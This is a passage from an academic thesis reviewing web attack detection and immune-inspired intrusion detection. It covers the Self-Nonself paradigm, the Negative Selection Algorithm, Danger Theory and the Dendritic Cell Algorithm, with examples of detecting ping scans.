In the context of web attack detection this means that it is possible to detect the presence of novel web attacks without actually identifying the attack HTTP request. A web attack detector that operates in this manner however could be of limited use since it would not be able to give any guidance to administrators about the steps to take to respond against the detected attack. Whilst a workstation infected with a key-logger could have its data backed up and re-formatted, the situation with web application servers may not be as straightforward.

2.6 Summary

Web attacks are ones launched through HTTP traffic targeting both web servers and clients. By being directly accessibly through public addresses, and associated with frequent and easily exploitable vulnerabilities, the exploitation of web applications is useful for both targeted as well as large-scale attacks involving both web servers and clients. Therefore, attack HTTP requests exploiting such vulnerabilities should be a primary focus for web attack detection.

In general, intrusion detection systems are required to maximize the number of true positives (TP) whilst minimizing false positives (FP). Misuse detectors are capable of low FP rates but offer only minimal novel attack resilience, resulting in low TP rates. On the other hand, anomaly detectors offer novel attack resilience, but are also associated with high FP rates that result in unacceptable amounts of daily false alerts. These limitations are inherited by web attack detectors, where novel web attack creation can leverage the employment of different exploits, attack payloads or obfuscation techniques in order to evade misuse detectors. On the other hand, the dynamic nature of web applications along with the large volumes of web traffic handled by busy web sites, renders the employment of anomaly detectors impractical due to the excessive amount of daily false alerts.

Alert correlation systems and dynamic analysis-based detectors have the potential to enhance detection effectiveness in a practical manner without resorting to an alternate detection method. However, the effectiveness improvement provided by alert correlation systems is restricted to an increase in detector coverage. The detection effectiveness improvement offered by dynamic analysis-based detectors is greater, providing some novel attack resilience. Dynamic analysis-based detectors that use behavior signatures are resilient to content obfuscation, whilst dynamic analysis-based detectors that take an attack objective-centric approach are identified as being potentially capable to offer full novel attack resilience.

However, this approach may not provide information about the source of the attack, which in the case of web attacks translates to the attack HTTP request, limiting the quality of the intrusion response.

In this regard, inspiration is sought from the human immune system (HIS). Interestingly, the HIS is capable of detecting the presence of previously unseen harmful microorganisms, and respond to them in a highly specific manner. The cases where the HIS wrongly attacks the cells of the host organism or any other harmless foreign bodies are rare. The operation of the HIS is similar to that of ideal web attack detectors, capable of detecting novel attacks but also identifying the responsible attack HTTP requests, whilst avoiding false alerts. The next chapter explores the potential of HIS inspiration for the provision of a detection method for web attacks with these properties.

Chapter 3

Artificial Immune Systems

The human immune system (HIS) protects the human body from harmful foreign microorganisms (pathogens) that otherwise would cause its death. The task of the immune system is analogous to that of intrusion detection systems (IDS) that are required to protect computer systems from attacks. Since the HIS seems to be much better in its protective role as compared to current intrusion detection methods, research in intrusion detection has been taking inspiration from it, more precisely from the models that attempt to explain its workings. In this thesis, the capability of the HIS to detect previously unseen pathogens while avoiding to attack the cells of the body or other harmless foreign bodies, is the reason why inspiration is sought from it. For web attack detectors, these qualities translate to the capability of detecting novel attacks as well as identifying the responsible attack HTTP requests, while avoiding false alerts.

This chapter first presents the aspects of the HIS that can be relevant to web attack detection (section 3.1). This is followed by a review of how immunity models have inspired the creation of algorithms, called Artificial Immune Systems (AIS), in an attempt to realize the benefits of the HIS for intrusion detection. These include both first generation AIS that are based on early immunity models (section 3.2), and second generation AIS that are based on more recent ones (section 3.3). Danger Theory (DT) is one of the recent immunity models, and its explanation of how the HIS launches highly-specific responses to previously unseen pathogens without harming host cells or harmless foreign bodies is identified as particularly interesting for web attack detection (section 3.4).

3.1 Desirable properties of the Human Immune System

The human immune system (HIS) defends the human body against the numerous infectious microorganisms such as harmful bacteria and viruses, collectively referred to as pathogens, that enter it [23,111]. If left unchecked, these pathogens would infect tissue cells resulting in a pathology, or disease, and ultimately death. This defensive role is only one amongst a number of roles that immunologists attribute to the HIS, yet it is the most interesting from the point of view of computer security [111, 112].

3.1.1 The human immune system

The HIS consists of three protective layers: the anatomic barrier, and the innate and adaptive immune systems. The anatomic barrier is made of intact skin and surface mucous membranes (e.g. mouth and eye tissue) that secrete antibacterial and anti-viral substances that block the invasion of pathogens in a first layer of defence. Pathogens that manage to evade this protective layer and intrude within the human body are eventually met by the cells of the innate and adaptive immune systems [111, 112].

Innate immunity is the more primitive part of the HIS and is the first one to mobilize in the presence of pathogens [112]. The innate immune system is made up of white blood cells and provides protection by ingesting pathogens or releasing toxins in their vicinity, thereby killing them. This response is a generic one since the ingestion of pathogens does not occur in a selective manner, but is rather a side effect of the tissue maintenance function of the cells involved. Also, the release of toxins by some of these cells is not pathogen-specific either, ending up also damaging host cells in the process. Tissue inflammation, which is the tissue's response to cell damage or infection, is activated by cells of the innate immune system [113, 114]. Inflammation is characterized by the painful swelling of the affected area and facilitates the immediate recruitment of innate immunity cells to the place where they are mostly needed. This sequence of events increases the effectiveness by which pathogens are eliminated. This stimulus for innate immune responses is also generic since it does not provide specific information about the intruded pathogens. In this manner, the innate immune system can be considered as the component of the immune system that is triggered by generic

signs of ongoing infection, and provides immediate but generic responses.

The generic response of the innate immune system may at times not suffice, and the complementary response of the more evolved adaptive immune system would be required. The adaptive immune system is made up of a different type of white blood cells, called lymphocytes. Some of these lymphocytes are capable of secreting large quantities of anti-bodies that along lymphocytes play an important role in eliminating pathogens during adaptive immune responses. The adaptive immune system, whilst taking longer to mobilize, is capable of producing large quantities of lymphocytes and anti-bodies that respond in a highly specific manner to the invading pathogens, resulting in large scale responses that complement those of the innate immune system. The longer activation time stems from the time taken to find the lymphocytes with the right specificity for the intruding pathogens [111, 112].

Lymphocytes have receptors that bind to pathogens in a specific manner [111]. These receptors bind to distinguishing molecular patterns on the surface of cells and microorganisms, referred to as 'antigens'. Antigens on host tissue cells are called self antigens, whilst those on foreign bodies are called non-self antigens. Lymphocyte receptors are called 'variable region' receptors since each receptor is capable of detecting a large number of different antigens with varying affinity. In this manner, the adaptive immune system covers a much larger range of pathogens compared to the number of different receptors available at any one time, rendering it lightweight [23]. Thus, lymphocytes carry out 'approximate detection', with antigen recognition only occurring whenever the antigen-receptor affinity exceeds an affinity threshold.

In contrast to innate immunity, adaptive immunity continues to develop throughout the life of the organism it protects, and is in fact unique to every individual. Memory lymphocytes are a result of this continued development. Whenever previously unseen pathogens enter the human body, adaptive immune responses may take longer to get activated as a result of the time taken by the immune system to produce lymphocytes that bind specifically to them. This response is called the 'primary response'. Once lymphocytes specific to these pathogens are produced, a number of these lymphocytes are retained in the form of memory lymphocytes once the response terminates. They are responsible for a prompt 'secondary response' whenever the immune system is required to respond against the same pathogens in the future. Memory lymphocytes cause the human body to become immune to previously encountered pathogens [112].

The most interesting aspect of adaptive immunity is that despite its continuous development, where lymphocytes with different receptors are continuously released within the human body, the adaptive immune system rarely launches responses against cells of the host, or auto-immune responses. In other words, it seems that lymphocytes with receptors for self antigens are not produced. In this regard, the adaptive immune systems exhibits 'tolerance' towards self antigens. This tolerance is robust enough to withstand changes in the human body occurring, for example, during puberty and pregnancy [113].

Furthermore, harmless foreign bodies with non-self antigens are also tolerated. Tolerance of symbiotic bacteria found in the intestines is one example [113]. In this manner, the adaptive immune system is not just capable of producing highly-specific responses to pathogens, but is also capable of doing so accurately, without also attacking self cells or harmless foreign bodies. At least, this ideal operation persists in the lack of autoimmune diseases or allergies. The exact mechanism of immune system tolerance is not as yet fully understood, and a number of immunity models that try to explain it have been proposed [25, 26].

3.1.2 Benefits for web attack detection

The operation of the adaptive immune system, being the more evolved, provides an interesting analogy for web attack detection. The expected benefits of the analogy are:

- *Recognition of novel patterns* - The adaptive immune system launches responses that are specific to previously unseen pathogenic-antigen. Similarly, an immuno-inspired detector would be capable to specifically detect novel attack HTTP requests, even if their make-up does not match an existing attack signature. Whatever the exploited vulnerability, attack payload, or content obfuscation, the attack HTTP request would still get detected. In this manner, an immuno-inspired detector would avoid the limitations of misuse detection.

- *Safe non-self tolerance* - The adaptive immune system does not just tolerate self-antigens but also harmless, or safe, non-self antigens. In the same way, an immuno-inspired web attack detector would avoid mistaking normal HTTP requests for attacks whenever they are not associated with malicious activity, irrespective of whether the HTTP requests fit a normal

behavior profile. In this manner, an immuno-inspired detector would avoid the limitations of anomaly detection.

- *Autonomous operation* - The adaptive immune system is made up of a collection of autonomous lymphocytes that respond to stimuli in their surroundings rather than being controlled by a central entity. The adaptive immune system handles the creation of newly required lymphocytes autonomously, and is moreover capable of learning from past infections by launching prompt secondary responses. Similarly, an immuno-inspired detector could achieve this level of autonomy without requiring continuous configuration, as is the case with anomaly and misuse detectors that require continuous normal behavior profiling or attack signature updates respectively.

- *Part of a multi-layered defense system* - The adaptive immune system does not attempt to provide a complete protection solution on its own, but rather complements the deficiencies of the anatomic barrier and the innate immune system. For every new pathogen, the adaptive immune system is required to launch a response sequence consisting first of finding lymphocytes with the right specificity, followed by their proliferation. In the absence of the anatomic barrier and innate immunity the adaptive immune system would be overwhelmed, with the human body constantly feeling the effects of early stage infections until the adaptive immune responses are activated.

  Immuno-inspired detectors could play a similar role to protect web applications from attacks. The various access control mechanisms, such as file permissions, security protocols, and input sanitization filters provide the first layer of defence, whilst misuse detectors could be utilized for the prompt detection of known attacks. Finally, novel attacks would get detected by the immuno-inspired detectors, that not only raise intrusion alerts but specifically identify the responsible HTTP requests. These HTTP request-specific alerts would enable a precise directed intrusion response and recovery procedure, where for example an attack signature could be added to the misuse signature repository and the targeted web application or web server code could be patched.

Several attempts at realizing the benefits of the HIS to solve intrusion detection problems exist in literature [23, 24, 26, 115, 116]. The next two sections

present a review of such immuno-inspired algorithms, called Artificial Immune Systems (AIS), along with the immunity models from which they were inspired.

3.2 First generation Artificial Immune Systems

Intrusion detection systems (IDS) inspired by the immune system have been explored within contexts ranging from protecting static data and executing processes [23], to protecting entire networks [115]. The vision for such AIS extended to autonomic computers that do not require continuous human intervention in order to keep them going [24]. The two main challenges with this approach were: first, given a specific task only pursue the HIS concepts that are relevant to it, and second, the risk of overlooking non-biological solutions that would be more appropriate [23]. The aim was not to imitate biology, but rather to realize its benefits as much as possible.

Subsequently, a number of AIS for intrusion detection were explored. These complemented ones for optimization, pattern matching, and data mining amongst others, that are inspired by immunity models that focus on HIS roles other than defense [111]. AIS intended for intrusion detection are divided into those based on the early models of adaptive immunity, referred to here as first generation AIS, and those that combine innate with adaptive immunity, called second generation AIS [112]. This section is focused on the former.

3.2.1 The Self-Nonself paradigm

First generation AIS developed for intrusion detection are based on concepts of early immunity models attempting to explain how tolerance works in the adaptive immune system. These models follow the Self-Nonself (SNS) paradigm, suggesting that the adaptive immune system operates by distinguishing self from non-self antigens [25, 26, 112]. The SNS paradigm is best explained through the role of the T helper (Th) cell, a lymphocyte having a central role in the activation of adaptive immune responses. Th cells with randomly generated receptors undergo a maturation process in a central organ called the thymus (from which they get their name), before they enter into circulation. During this phase, Th cells that match self-antigens are deleted through *negative selection*. In this manner, no self-matching Th cells enter circulation, thereby avoiding auto-immune responses.

The function of successfully matured Th cells is to control adaptive immune



Figure 3.1: The role of T helper (Th) cells in the Self-Nonself (SNS) paradigm

responses by delivering 'helper signals' to other types of lymphocytes in circulation. Whilst all lymphocytes undergo a tolerance process similar to Th cells, some of them undergo mutation once already in circulation [111]. This mutation re-introduces the risk of having self-matching lymphocytes. Th cells compensate for this problem as follows. In the event of an antigen match, Th cells are activated, proliferate, and start delivering 'helper' signals. Overall, lymphocytes require two signals in order to trigger a response, first an 'antigen match' signal and second a 'helper' signal. Lymphocytes that receive signals one and two proceed to trigger responses, killing the cells or microorganisms of the matching antigen. Lymphocytes receiving signal one but not signal two are deleted, and the cells or microorganisms of the matching antigen are tolerated. Th cells only deliver helper signals to lymphocytes that bind to the same antigens as they do, and as a result, any self-binding lymphocytes are never given a helper signal and eventually get deleted. Finally, a number of activated Th cells are retained as part of the immune memory to allow for prompt secondary responses whenever the same pathogenic antigens are encountered in the future. Figure 3.1 summarizes the role of Th cells in the SNS paradigm.

3.2.2 Negative detection schemes

The Negative Selection Algorithm (NSA) is a representative first generation AIS intended for intrusion detection [117]. The specific problem to which it was originally applied to was virus detection. The Self-Nonself (SNS) paradigm lies at the heart of the NSA, and along with negative selection and lymphocyte-antigen binding constitutes the employed metaphor. Antigens map to data points requiring classification as attack or normal. In the virus detection application, the data points are file content bit-strings, where self antigens map to self strings and non-self antigens to any maliciously introduced content, the non-self strings. The lymphocyte population maps to a set of negative detectors, the detector repertoire, that just like data points consist of fixed-length (l) bit-strings. Receptor-antigen affinity maps to the r-contiguous bit-string (rcb) matching scheme, where any string is matched by any detector having at least r contiguous bits starting at the same position. Detectors have $l - r + 1$ positions where a match could occur, with each such position called a matching window. This matching scheme is inspired by the approximate detection carried out by lymphocytes through their variable region receptors, with r being the affinity threshold.

The algorithm consists of two phases, the detector generation phase and the detection phase. The former is based on the negative selection process carried out during Th cell maturation. In the original version of the algorithm an exhaustive approach that mimics the biological process is used. Detectors are first randomly generated and then verified against a sample of self strings. Self-matching detectors are deleted and therefore only ones that exclusively match non-self strings are retained. Monitored file content is first mapped to a sequence of l-sized bit-strings, with each string being matched against every detector in the repertoire, and every rcb match resulting in an alert. Since the NSA matches non-self strings, as opposed to matching self strings, it is considered to be a negative detection scheme [118]. Subsequently, the NSA was used in a fully-fledged network intrusion detection system (NIDS) called LISYS [119]. LISYS attempts to detect anomalous TCP connections through IP addresses and service port numbers, where the bit-strings encode 49-bit network connection tuples containing IP addresses and service port numbers.

From an IDS point of view, the NSA is an anomaly detector that discriminates between self (normal) and non-self (attack) behavior [118]. The main difference from anomaly detection schemes reviewed in the previous chapter is that the NSA

adopts a negative rather than a positive detection scheme. Rather than learning a model of normal behavior, NSA learns a repertoire of negative detectors from a sample of self strings.

Approximate detection schemes give rise to the notion of holes. For a given matching window size r, it is possible that for a string in the non-self space no detector can ever be generated. This happens whenever all possible matching windows of the non-self string match those of self strings [118,120,121]. For example, given the self set sample `S={1011, 0010}` and `r=3`, `1010` is a hole since its possible detectors are: `1010, 1011, 0010`, that all match a self string and therefore get deleted by negative selection during the detector generation phase. In fact, `1010`'s first matching window (`101`) matches `1011`, whilst its second matching window (`010`) matches `0010`. Holes constitute normal behavior generalization [121], that could be either beneficial or counterproductive. Holes covering self strings not forming part of the self sample are beneficial since they reduce the false positives (FP) rate, whilst holes in the non-self space are undesirable since they lower the true positives (TP) rate. The number of holes depends on how data points are represented as well as the chosen matching scheme [118].

In order to fully realize the advantage of approximate detection detectors must overlap as little as possible in order to achieve better coverage of non-self. In this regard, alternative schemes to exhaustive generation have been proposed where detectors are chosen so as to minimize overlap [111, 120]. These schemes depart from the biological process, and adopt ones that are more appropriate for the problem at hand. Figure 3.2 illustrates how negative detectors cover a simplified string space. Negative selection guarantees that no detectors cover the sample of self strings, whilst through approximate detection a single detector can cover multiple strings. The space occupied by holes constitute a generalization of the self sample, but that can also extend towards the non-self string space which is undesirable since it lowers the TP rate. Finally, self strings that are neither covered by the self string sample nor by the generalized holes space can have detectors generated for them and consequentially increase the FP rate.

The overall benefit of the NSA as compared to other anomaly detection schemes is not clear and is complex to analyze [118], despite being extensively formally analyzed to determine its computational complexity in generating detectors and its detection effectiveness [117,120]. For a start, the use of negative detection is counter-intuitive since in most real problems it is expected that the sample of positive instances will be much smaller than its complement, and a smaller detec-



Figure 3.2: Negative detection-based first generation AIS

tor set would be required to cover the self string space. However the advantage of negative detection is its potential for lightweight distributed monitoring. For example, in the context of network intrusion detection the detector repertoire can be divided between the network nodes without incurring false positives and still detect attacks against the entire network. This would not be possible for a positive detection scheme where each network node would require the entire set of detectors or else false positives will ensue. In general, negative detection becomes more beneficial as the size of self increases [118]. However, the NSA is undermined by the serious scaling problems of its detector generation phase when applied to network intrusion detection [119]. Whilst initial results from LISYS (NSA-based NIDS) looked promising, a follow-up experiment identified its serious scaling problems within a more realistic setting in which further TCP header fields were added, requiring self strings that are much larger than the original 49 bits [122].

Efforts to scale up the NSA include efficient schemes to render the detector generation time linear to the size of the sample of self strings [120, 123], the replacement of the rcb matching scheme with the more flexible r-chunks scheme [121], replacing the string representation of data points with a vector rep-

resentation [124], as well as a hybrid approach that combines negative selection with evolutionary computation techniques [125]. Negative selection was also combined with an evolutionary approach to generate effective misuse signatures, as opposed to the most popular anomaly detection approach [126]. However, efforts in this direction waned over time and a call was made to look beyond the SNS paradigm and into other immunity models [127].

3.3 Second generation Artificial Immune Systems

The 'Danger Project' was the initiative behind the exploration of second generation AIS. This work was motivated by the scaling problems of the NSA and a saturation of ideas from the SNS paradigm [26, 116]. Its aim is to leverage concepts from recent immunity models considered relevant to intrusion detection.

3.3.1 Models combining innate and adaptive immunity

Recent immunity models are proposed as extensions of earlier models in order to address a number of shortcomings in the SNS paradigm [25, 113, 128]. One of them is the lack of an explanation for why vaccinations require immunostimulants in order to activate a response despite containing non-self antigens. Another two unexplained phenomena are the lack of an immune response towards symbiotic bacteria in the intestines that have non-self antigens and to changes occurring during puberty, at which point the thymus has practically shriveled up and is not capable of providing further central tolerance to the new self-antigens. The central notion of these models is that T helper (Th) cells require a second signal, co-stimulation, by cells of the innate immune system before they are activated and can deliver helper signals to other lymphocytes. Co-stimulation occurs during a process called antigen presentation, and Dendritic Cells (DC) have long been implicated with this role [112, 113, 129]. DCs are white blood cells of the innate immune system that are involved in tissue maintenance, ingesting antigens in the process. During antigen presentation DCs interact with Th cells, activating them whenever Th cell receptors bind with the antigens collected by DCs. DCs, in turn, need to mature into mature DCs (mDC) before they can present antigens to Th cells, placing innate immunity in control of activating adaptive immune responses [26, 128].

The two recent immunity models that focus on the role of innate immunity in activating adaptive immune responses are Janeway's Infectious-NonSelf (INS) model and Matzinger's Danger Theory (DT) [113, 128]. These are two competing models that give different explanations of how DCs are activated, and therefore what activates adaptive immune responses. The INS model proposes that DCs are activated by the presence of Pathogenic Associated Molecular Patterns (PAMPs). These molecular patterns, unlike antigens, are not specific to individual pathogens but are associated with entire classes of pathogens identifying them as 'foreign'. Therefore, INS suggests that it is the presence of foreign bodies as recognized by the innate immune system is what activates adaptive immune responses. The INS provides an explanation for why vaccinations containing only purified pathogens (i.e. no PAMPs) [114], and changes happening during puberty or pregnancy do not provoke an immune response [113]. On the other hand, it does not provide an explanation for why symbiotic bacteria in the intestines, that do exhibit PAMPs, do not provoke a response [113].

The second model, DT, proposes that DCs are rather activated by danger signals. Danger signals are hypothesized to constitute the residue from abnormal cell death which is the result of a successful infection, called 'necrotic' cell death. Danger signals are therefore an indicator of tissue damage, which is the distress caused by successful infections. In this manner, DT suggests that it is the presence of tissue damage that activates adaptive immune responses. Complementary to this model, research in DCs shows that these cells also mature in the presence of normal ('apoptotic') cell death, resulting in semi-mature DCs (smDC). smDCs complement central tolerance with 'peripheral' tolerance by deleting any matching Th cells during antigen presentation [113]. DT improves on INS by providing an explanation, amongst others, for why symbiotic bacteria in the intestines, that do not cause necrotic cell death, are not responded against.

The distinction between INS and DT is whether immune responses are provoked by externally originating (exogenous) or internally originating (endogenous) signals, PAMPs and danger signals respectively. These opposing models started a controversy in immunology, with INS supported by evidence that DCs can sense PAMPs through appropriate receptors [114, 128], while the molecular composition of danger signals and their corresponding receptors remain elusive [114,130,131]. However, further development clarified that DT is not intended to be a replacement for INS, but rather complements it [132]. The revised explanation suggests that both exogenous and endogenous signals provoke immune



Figure 3.3: The role of dendritic cells (DC) and T helper (Th) cells in models that combine innate and adaptive immunity

responses since they are merely different types of Danger Associated Molecular Patterns (DAMPs), however with tissue damage remaining central to the model. Yet, this controversy is not central to development of AIS since exact simulation is not the aim. Figure 3.3 summarizes how the role of DCs complements that of Th cells within models that combine innate and adaptive immunity.

3.3.2 Signals-based detection schemes

Second generation AIS move away from utilizing the lymphocyte-antigen binding concept as the central notion of their operation, and instead focus on the correlation of antigens with multiple exogenous and endogenous signals carried out by the various cells of the innate and adaptive immune systems [112, 113, 129, 133]. Similar to first generation AIS antigens still map to the monitored behavior requiring classification, whilst signals map to the effects of that behavior. These effects could be, for example, the crashing of programs, excessive or a significant change in the expected consumption of system resources, and increased error rates [58, 133–135].

The main deliverables of the danger project were `libtissue`, TLR, and the Dendritic Cell Algorithm (DCA) [129]. `libtissue` is a framework for developing and experimenting with second generation AIS [112, 133]. Algorithms implemented in `libtissue` are defined in terms of an artificial tissue compartment consisting of an antigen and a signal store, and a population of artificial cells. The antigen store presents that part of the monitored behavior requiring classification to the cell population as an event-driven artificial antigens input stream. The signal store provides further information about the monitored behavior through multiple artificial signal input streams whose values are provided on a periodic basis. The population of artificial cells is programmable in a manner to emulate the functionality of cells of innate and adaptive immunity, such as dendritic cells (DC) and T helper (Th) cells. `libtissue` provides the facility for artificial cells to sample (artificial) antigens and read (artificial) signal inputs from their respective stores, and then to fuse the multiple input signals and correlate them with the collected antigens in order to compute an antigen classification. Cells sample antigens and interact with each other in a non-deterministic manner. Second generation AIS are developed in this framework by choosing the various antigens and signal inputs with respect to the monitored behavior, and by defining how artificial cells transform these inputs into outputs.

TLR and DCA are two algorithms that have been implemented in this framework. In both algorithms, antigens correlated with input signals indicating attack-related system activity are classified as attack, and those correlated with normal system activity are classified as normal. Seen at a high level, both algorithms carry out fusion of multiple sources of information that are associated with the antigen and signal inputs in order to carry out binary classification or simply produce an anomaly ranking [136, 137]. Figure 3.4 illustrates this process. Whilst TLR demonstrated the benefits of enhancing SNS-based AIS with antigen-signal correlation [112], it was the Danger Theory (DT) inspired DCA that provided the main intrusion detection contribution for its ability to detect ping and SYN scans [58,113,138]. These scans are utilized by targeted attacks and self-propagating malware to identify potential victims for exploitation. Specifically, ping scans search for victim network nodes while SYN scans search for vulnerable service ports on the target nodes [31].

In the DCA, input signals comprise (artificial) PAMPs, danger and safe signals, based on the exogenous PAMPs, and the endogenous necrotic and apoptotic cell death signals that affect dendritic cell maturation respectively [58]. PAMPs



Figure 3.4: Information fusion-based second generation AIS

are chosen to indicate attack behavior with a high degree of confidence. Danger signals are chosen to indicate attack behavior with a moderate degree of confidence in the case of high values, and normal behavior for low values. Safe signals indicate normal behavior with a high degree of confidence, but rather than being based on a sample of known normal behavior they are defined such as to indicate the lack of attack behavior or general system stability [58, 139].

DCA input signals are manually chosen based on expert knowledge, even though an attempt to automate this process based on principal component analysis had been proposed [139]. For example, in ping scan detection these were chosen as follows: PAMP - 'destination unreachable' errors per second, that are associated with ping scans with a high level of confidence resulting from the attempts to contact non-existent IP addresses; Danger signal - number of outbound network packet rate, that is expected to increase during scans but may also be the result of normal behavior; Safe signal - the inverse rate of change in the outbound network packet rate, based on the assumption that ping scans result in variable outbound traffic rates, and so high but stable danger signal values should indicate normal behavior [58]. In general, multiple signals of each signal category may be chosen.

(Artificial) antigens are defined by whatever data points are to be classified as attack or normal, for example network connections, processes, system calls

etc. The cell population in the DCA consists of artificial DCs that mimic the behavior of real ones. They randomly sample input antigens and correlate them with fused input signal values. (Artificial) DCs mature whenever they have collected a substantial amount of input signals. Those exposed to larger amounts of PAMPs and high level danger signal values develop within a danger context (emulating mDCs), while those exposed to high levels of safe signals develop within a safe context (emulating smDCs). Antigens that are associated predominantly with danger context DCs are classified as attacks, whilst those that are associated predominantly with safe context DCs are classified as normal. When used for detecting ping scans, the DCA correlated antigens associated with a process performing the ping scan (`nmap`) with a much larger number of danger context DCs, whilst antigens associated with a process conducting a file-upload (`scp`) were mostly correlated with safe context DCs, thereby correctly classifying the two processes as attack and normal respectively [58].

